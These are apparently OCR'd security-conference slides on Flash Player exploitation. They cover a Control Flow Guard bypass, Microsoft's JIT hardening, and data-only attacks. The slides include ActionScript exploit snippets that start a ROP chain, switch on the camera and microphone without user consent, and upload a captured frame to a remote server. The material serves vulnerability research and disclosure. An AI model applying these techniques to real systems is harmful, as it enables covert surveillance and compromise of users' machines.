
Exploitation

- We know how to easily trigger an indirect call that isn't guarded by CFG.
- We need to put a pointer to a fake ***MethodEnv*** object at ***VTable_object + 0xD4.***
- Additional benefit: we get ECX to point to our ROP chain at the moment the unguarded CALL EAX is executed → easy to pivot the stack

Expected state



Modified state



Exploitation

Overwriting ***VTable_object + 0xd4*** with a pointer to the fake ***MethodEnv*** object (ROP chain) from ActionScript:

```
var vtable_object:uint = read_dword(bytearray_object + 8);
var target_address:uint = vtable_object + 0xd4;
/* 0x28: offset of the first element within the Vector object */
var idx:uint = (target_address - (address_of_vector + 0x28)) / 4;
this.the_vector[idx] = address_of_rop_chain >> 3;
```

(***address_of_rop_chain*** is shifted 3 times to the right because it has type ***uint***, and AVM stores ***uint*** values shifted 3 times to the left and OR'ed with 6 [Integer tag])

CORE SECURITY

Exploitation

Finally, we call the ***toString()*** method on the ***ByteArray*** object (which at this point was already stored at ***this.the_vector[0]*** in order to leak its address)

```
/*
Call toString() on the ByteArray object.
This will start our ROP chain
*/
new Number(this.the_vector[0].toString());
```


CORE SECURITY

Current status

- Microsoft killed this CFG bypass technique in Flash 18.0.0.194 (**KB3074219,** June 2015)

- Google has hardened the *Vector* object In Flash 18.0.0.209 (July 2015); additional improvements in Flash 18.0.0.232 (August 2015).

CORE SECURITY

How Microsoft hardened Flash Player's JIT compiler

JIT hardening

- Main **JIT hardening measures**:
  - When JIT code is the **source** of an indirect call → JIT compiler now emits a call to the CFG validation function before indirect calls.
  - When JIT code is the **destination** of an indirect call → Uses new memory management flags (**PAGE_TARGETS_INVALID**, **PAGE_TARGETS_NO_UPDATE**) and functions (***SetProcessValidCallTargets***).

No more unguarded indirect calls in JIT code

```
0DB3EE83   8B51 0C        MOV EDX,DWORD PTR DS:[ECX+C]
0DB3EE86   8B4A 04        MOV ECX,DWORD PTR DS:[EDX+4]
0DB3EE89   8B51 0C        MOV EDX,DWORD PTR DS:[ECX+C]
0DB3EE8C   8B4A 08        MOV ECX,DWORD PTR DS:[EDX+8]
0DB3EE8F   894D E8        MOV DWORD PTR SS:[EBP-18],ECX
0DB3EE92   8945 FC        MOV DWORD PTR SS:[EBP-4],EAX
0DB3EE95   8B41 04        MOV EAX,DWORD PTR DS:[ECX+4]                EAX = function pointer to be called
0DB3EE98   8945 EC        MOV DWORD PTR SS:[EBP-14],EAX
0DB3EE9B   8B4D EC        MOV ECX,DWORD PTR SS:[EBP-14]
0DB3EE9E   E8 DDDA6069    CALL <ntdll.LdrpValidateUserCallTarget>     CFG check
0DB3EEA3   8D55 FC        LEA EDX,DWORD PTR SS:[EBP-4]
0DB3EEA6   8B4D E8        MOV ECX,DWORD PTR SS:[EBP-18]
0DB3EEA9   8B45 EC        MOV EAX,DWORD PTR SS:[EBP-14]
0DB3EEAC   83EC 04        SUB ESP,4
0DB3EEAF   52             PUSH EDX
0DB3EEB0   6A 00          PUSH 0
0DB3EEB2   51             PUSH ECX
0DB3EEB3   FFD0           CALL EAX                                    function pointer is actually called
0DB3EEB5   83C4 10        ADD ESP,10
0DB3EEB8   B8 04000000    MOV EAX,4
0DB3EEBD   8B4D F0        MOV ECX,DWORD PTR SS:[EBP-10]
0DB3EEC0   890D 50801D15  MOV DWORD PTR DS:[151D8050],ECX
0DB3EEC6   8BE5           MOV ESP,EBP
0DB3EEC8   5D             POP EBP
0DB3EEC9   C3             RETN
0DB3EECA   CC             INT3
```


CORE SECURITY

JIT hardening

From the "*Memory Protection Constants*" article in MSDN:

- Default behavior for *executable* pages allocated via **VirtualAlloc** is to mark all locations in that memory region as valid call targets for CFG.

- Default behavior for **VirtualProtect**, when changing protection to *executable*, is to mark all locations in that memory region as valid call targets for CFG.

- Applies to **PAGE_EXECUTE**, **PAGE_EXECUTE_READ**, **PAGE_EXECUTE_READWRITE**, **PAGE_EXECUTE_WRITECOPY** permissions.

JIT hardening

- VirtualAlloc(..., PAGE_EXECUTE_*, ...) → all locations within that region are valid call targets for CFG.
- VirtualProtect(..., PAGE_EXECUTE_*, ...) → all locations within that region are valid call targets for CFG.

- Looks like a decision to avoid breaking non CFG-aware JIT compilers.

JIT hardening

- Non CFG-aware JIT compilers pseudo-code:
    - VirtualAlloc(..., PAGE_READWRITE, ...)
    - Write code to that memory region
    - VirtualProtect(..., PAGE_EXECUTE_READ, ...)
    - Call JIT'ed code

JIT hardening

- Windows 10 introduced two new memory protection constants for VirtualAlloc/VirtualProtect.

- **PAGE_TARGETS_INVALID (0x40000000)**
- **PAGE_TARGETS_NO_UPDATE (0x40000000)**

https://msdn.microsoft.com/en-us/library/windows/desktop/aa366786%28v=vs.85%29.aspx

CORE SECURITY

JIT hardening

- **PAGE_TARGETS_INVALID (to be used with VirtualAlloc)**: *Sets all locations in the pages as invalid targets for CFG. Used along with any execute page protection. Any indirect call to locations in those pages will fail CFG checks.*

CORE SECURITY

JIT hardening

- **PAGE_TARGETS_NO_UPDATE (to be used with VirtualProtect)**: *Pages in the region will not have their CFG information updated while the protection changes. For example, if the pages in the region were allocated using PAGE_TARGETS_INVALID, then the invalid information will be maintained while the page protection changes. This flag is only valid when the protection changes to an executable type (PAGE_EXECUTE_*).*

JIT hardening

SetProcessValidCallTargets

Provides CFG with a list of valid indirect call targets and specifies whether they should be marked valid or not. The valid call target information is provided as a list of offsets relative to a virtual memory range (start and size of the range).

- https://msdn.microsoft.com/en-us/library/windows/desktop/dn934202%28v=vs.85%29.aspx

CORE SECURITY

JIT hardening

Syntax

C++

```
WINAPI SetProcessValidCallTargets(
  _In_     HANDLE                 hProcess,
  _In_     PVOID                  VirtualAddress,
  _In_     SIZE_T                 RegionSize,
  _In_     ULONG                  NumberOfOffsets,
  _Inout_  PCFG_CALL_TARGET_INFO  OffsetInformation
);
```

Parameters

hProcess [in]
: The handle to the target process.

VirtualAddress [in]
: The start of the virtual memory region whose call targets are being marked valid.

RegionSize [in]
: The size of the virtual memory region.

NumberOfOffsets [in]
: The number of offsets relative to the virtual memory ranges.

OffsetInformation [in, out]
: A list of offsets and flags relative to the virtual memory ranges.

```
FARPROC SetProcessValidCallTargets_GetProcAddr()
{
  FARPROC result; // eax@1
  HMODULE hMod; // eax@4
  int (*fptr)(); // esi@4
  DWORD flOldProtect; // [sp+0h] [bp-8h]@2

  result = (FARPROC)is_spvct_resolved();
  if ( !result )
  {
    result = (FARPROC)VirtualProtect(&resolved_spvct_api, 4u, PAGE_READWRITE, &flOldProtect);
    if ( result )
    {
      resolved_spvct_api = 1;
      result = (FARPROC)VirtualProtect(&resolved_spvct_api, 4u, flOldProtect, &flOldProtect);
      if ( result )
      {
        hMod = GetModuleHandleW(L"api-ms-win-core-memory-l1-1-3.dll");
        result = GetProcAddress(hMod, "SetProcessValidCallTargets");
        fptr = (int (*)())result;
        if ( result )
        {
          result = (FARPROC)VirtualProtect(&SetProcessValidCallTargets_fptr, 4u, PAGE_READWRITE, &flOldProtect);
          if ( result )
          {
            SetProcessValidCallTargets_fptr = fptr;
            result = (FARPROC)VirtualProtect(&SetProcessValidCallTargets_fptr, 4u, flOldProtect, &flOldProtect);
            if ( result )
            {
              result = (FARPROC)VirtualProtect(&dword_11121BB8, 4u, PAGE_READWRITE, &flOldProtect);
              if ( result )
              {
                dword_11121BB8 = 1;
                result = (FARPROC)VirtualProtect(&dword_11121BB8, 4u, flOldProtect, &flOldProtect);
              }
```


Read-only function pointer

JIT hardening

- CFG-aware JIT compilers (e.g. Flash on Windows 10) pseudo-code:

- VirtualAlloc(..., PAGE_READWRITE, ...)
- Write code to that memory region
- VirtualProtect(PAGE_EXECUTE_READ|PAGE_TARGETS_NO_UPDATE)
- SetProcessValidCallTargets()
- Call JIT'ed code

CORE SECURITY


107EC5C0 push edx ; RegionSize
107EC5C1 lea ecx, [eax-1]
107EC5C4 dec eax
107EC5C5 add ecx, esi
107EC5C7 not eax
107EC5C9 and ecx, eax
107EC5CB sub ecx, edx
107EC5CD push ecx ; BaseAddr
107EC5CE mov ecx, edi
107EC5D0 call set_PAGE_TARGETS_NO_UPDATE
107EC5D5 mov eax, [edi+0Ch]
107EC5D8 mov edx, [edi+10h]
107EC5DB lea ecx, [eax-1]
107EC5DE dec eax
107EC5DF add ecx, esi
107EC5E1 not eax
107EC5E3 and ecx, eax
107EC5E5 sub ecx, edx
107EC5E7 jnz short loc_107EC5FB
107EC5E9 lea eax, [edx+ecx]
107EC5EC test eax, eax
107EC5EE jz short loc_107EC5FB
107EC5F0 push ecx ; newFuncAddr
107EC5F1 push edx ; RegionSize
107EC5F2 push ecx ; lpBaseAddress
107EC5F3 call add_CFG_entry
107EC5F8 add esp, 0Ch

```
10898940
10898940
10898940 ; Attributes: bp-based frame
10898940
10898940 ; int __cdecl add_CFG_entry(LPCVOID lpBaseAddress, SIZE_T RegionSize, PVOID newFuncAddr)
10898940 add_CFG_entry proc near
10898940
10898940 VirtualAddress= dword ptr -30h
10898940 new_target_addr= dword ptr -2Ch
10898940 Buffer= _MEMORY_BASIC_INFORMATION ptr -28h
10898940 OffsetInformation= CFG_CALL_TARGET_INFO ptr -0Ch
10898940 var_4= dword ptr -4
10898940 lpAddress= dword ptr  8
10898940 RegionSize= dword ptr  0Ch
10898940 newFuncAddr= dword ptr  10h
10898940
10898940 push    ebp
10898941 mov     ebp, esp
10898943 sub     esp, 30h
10898946 mov     eax, ___security_cookie
1089894B xor     eax, ebp
1089894D mov     [ebp+var_4], eax
10898950 mov     eax, [ebp+newFuncAddr]
10898953 mov     [ebp+new_target_addr], eax
10898956 mov     eax, ds:resolved_spvct_api
1089895B push    ebx
1089895C mov     ebx, [ebp+lpAddress]
1089895F test    eax, eax
10898961 jz      short loc_108989CC
```

```
108989A5
108989A5 loc_108989A5:                ; offset = newFuncAddr - baseAddr
108989A5 sub     edx, ecx
108989A7 mov     [ebp+OffsetInformation.Flags], 1
108989AE mov     [ebp+OffsetInformation.Offset], edx
108989B1 call    ds:GetCurrentProcess
108989B7 mov     ecx, ds:SetProcessValidCallTargets_fptr
108989BD lea     edx, [ebp+OffsetInformation]
108989C0 push    edx                  ; OffsetInformation
108989C1 push    1                    ; NumberOfOffsets
108989C3 push    esi                  ; RegionSize
108989C4 push    [ebp+VirtualAddress] ; VirtualAddress
108989C7 push    eax                  ; hProcess
108989C8 call    ecx ; _SetProcessValidCallTargets
108989CA pop     esi
108989CB pop     edi
```

Alternative payloads

What if hijacking the execution flow of the program becomes really, really hard?

CORE SECURITY

Data-only attacks

- Data-only attacks to the rescue!
- Forget about gaining execution by injecting native shellcode or using ROP; let's hack the vulnerable software by modifying its internal state instead!

Data-only attacks: related work

- "***Easy local Windows Kernel exploitation***" (César Cerrudo, Black Hat 2012)
- "***Write once, pwn anywhere***" (a.k.a. ***Vital Point Strike***, tombkeeper, Black Hat 2014)
- "***Data-only Pwning Microsoft Windows Kernel: Exploitation of Kernel Pool Overflows on Microsoft Windows 8.1***" (Nikita Tarakanov, Black Hat 2014)

CORE SECURITY

Data-only attacks

Data-only payloads to be discussed in this section:

- Gaining access to the camera and microphone without user authorization.
- Escalating the sandbox under which the SWF file is loaded: from the restricted ***REMOTE*** sandbox to the privileged ***LOCAL TRUSTED*** sandbox.
- Executing arbitrary commands without code injection or ROP.

CORE SECURITY

The SecuritySettings object

- Flash Player holds a ***SecuritySettings*** object in heap memory

- Some interesting fields:
  - SecuritySettings_object + 0x4 (size:4): sandboxType
  - SecuritySettings_object + 0x49 (size:1): is_camera_activated

- Although located on the heap, this ***SecuritySettings*** object can be easily found by using a global (static) variable as the starting point ☺

The SecuritySettings object

Locating the ***SecuritySettings*** object in memory:

1. Find this global variable in Flash.ocx (named ***global_status*** by me):

```
10393703 mov     esi, [ebp+pt.x]
10393706 push    7F00h               ; lpCursorName
1039370B push    0                   ; hInstance
1039370D mov     [ebx+3B4h], esi
10393713 mov     [ebx+3B8h], edi
10393719 call    ds:LoadCursorW
1039371F push    eax                 ; hCursor
10393720 call    ds:SetCursor
10393726 call    get_global_status_ptr
1039372B mov     ecx, eax
1039372D call    is_immersive_process
10393732 test    al, al
10393734 jz      short loc_1039373D
```

```
1039ED50
1039ED50
1039ED50
1039ED50 get_global_status_ptr proc near
1039ED50 mov     eax, offset global_status
1039ED55 retn
1039ED55 get_global_status_ptr endp
1039ED55
```

The SecuritySettings object

Locating the ***SecuritySettings*** object in memory:

2. Follow some pointers...

global_status →

+ 0x0 →

+ 0x78 →

+ 0x30 →

+ 0x9C → ***SecuritySettings*** *object*!

[This chain of pointers may vary across Flash versions, operating systems (Win 8.1 vs 10) and architecture (32-bit vs 64-bit)]

CORE SECURITY

Gaining (unauthorized) access to the camera & mic

Gaining (unauthorized) access to the camera & mic

- When a SWF Flash file tries to access the camera or microphone, the user is prompted with this dialog:

CORE SECURITY

Gaining (unauthorized) access to the camera & mic

From the ***flash.media.Camera*** ActionScript class:

muted property

`muted:Boolean` [read-only]

Language Version: ActionScript 3.0
Runtime Versions: AIR 1.0, Flash Player 9

A Boolean value indicating whether the user has denied access to the camera (`true`) or allowed access (`false`) in the Flash Player Privacy dialog box. When this value changes, the `status`event is dispatched.

Implementation

```
    public function get muted():Boolean
```

Gaining (unauthorized) access to the camera & mic

```
101A67A5 mov     ecx, [esi+2Ch]
101A67A8 call    MMgc__GCWeakRef__get
101A67AD push    0
101A67AF push    [ebp+arg_0]
101A67B2 mov     [ebp+var_48], eax
101A67B5 mov     ecx, [eax+8]
101A67B8 mov     ecx, [ecx+14h]
101A67BB mov     ebx, [ecx+4]
101A67BE mov     ecx, edi
101A67C0 call    is_camera_muted
101A67C5 test    al, al
101A67C7 mov     ecx, ebx
101A67C9 push    55h
101A67CB lea     eax, [ebp+var_64]
101A67CE push    eax
101A67CF jz      short loc_101A67ED
```

```
101A67D1 call    sub_1049D360
101A67D6 push    55h
101A67D8 mov     ecx, ebx
101A67DA mov     esi, [eax]
101A67DC lea     eax, [ebp+var_4C]
101A67DF push    eax
101A67E0 call    sub_1049D360
101A67E5 push    esi
101A67E6 push    offset aCamera_muted ; "Camera.Muted"
101A67EB jmp     short loc_101A6807
```

```
101A67ED
101A67ED loc_101A67ED:
101A67ED call    sub_1049D360
101A67F2 push    55h
101A67F4 mov     ecx, ebx
101A67F6 mov     esi, [eax]
101A67F8 lea     eax, [ebp+var_4C]
101A67FB push    eax
101A67FC call    sub_1049D360
101A6801 push    esi
101A6802 push    offset aCamera_unmuted ; "Camera.Unmuted"
```

Gaining (unauthorized) access to the camera & mic

Steps to activate the camera without user authorization:

1. Find the ***SecuritySettings*** object in memory.
2. Set the byte at ***SecuritySettings_object*** + 0x49 to 1!

Activating the camera also grants access to the microphone ☺

CORE SECURITY

Gaining (unauthorized) access to the camera & mic

Activating the camera from ActionScript code:

```
/* Get the global_status global variable */
var global_status:uint = flash_base_addr + 0x100B6C8;
/* Follow some pointers... */
var pointer:uint = read_dword(global_status);
pointer = read_dword(pointer + 0x78);
pointer = read_dword(pointer + 0x30);
pointer = read_dword(pointer + 0x9c);
pointer += 0x48;
var avalue:uint = read_dword(pointer);
/* Set the byte 0x49 to 1 to activate the camera! */
avalue |= 0x00000100;
write_dword(pointer, avalue);
```

Gaining (unauthorized) access to the camera & mic

Capture a frame from the camera and upload it to our server!

```
/* Capture a frame from the camera */
var imgBD:BitmapData = new BitmapData(this.cam.width, this.cam.height);
this.cam.drawToBitmapData(imgBD);
/* Encode it as JPEG */
imgBD.encode(new Rectangle(0,0,this.cam.width, this.cam.height),
            new JPEGEncoderOptions(), byte_array);

/* Upload the image to our server! */
var sendHeader:URLRequestHeader = new URLRequestHeader("Content-type",
                                            "application/octet-stream");
var sendReq:URLRequest = new URLRequest("snapshot.php");
sendReq.requestHeaders.push(sendHeader);
sendReq.method = URLRequestMethod.POST;
sendReq.data = byte_array;

var sendLoader:URLLoader;
sendLoader = new URLLoader();
sendLoader.addEventListener(Event.COMPLETE, imageSentHandler);
sendLoader.load(sendReq);
```

From Remote sandbox to Local Trusted sandbox

From Remote sandbox to Local Trusted sandbox

Flash Player loads SWF files into different sandboxes according to their origin:

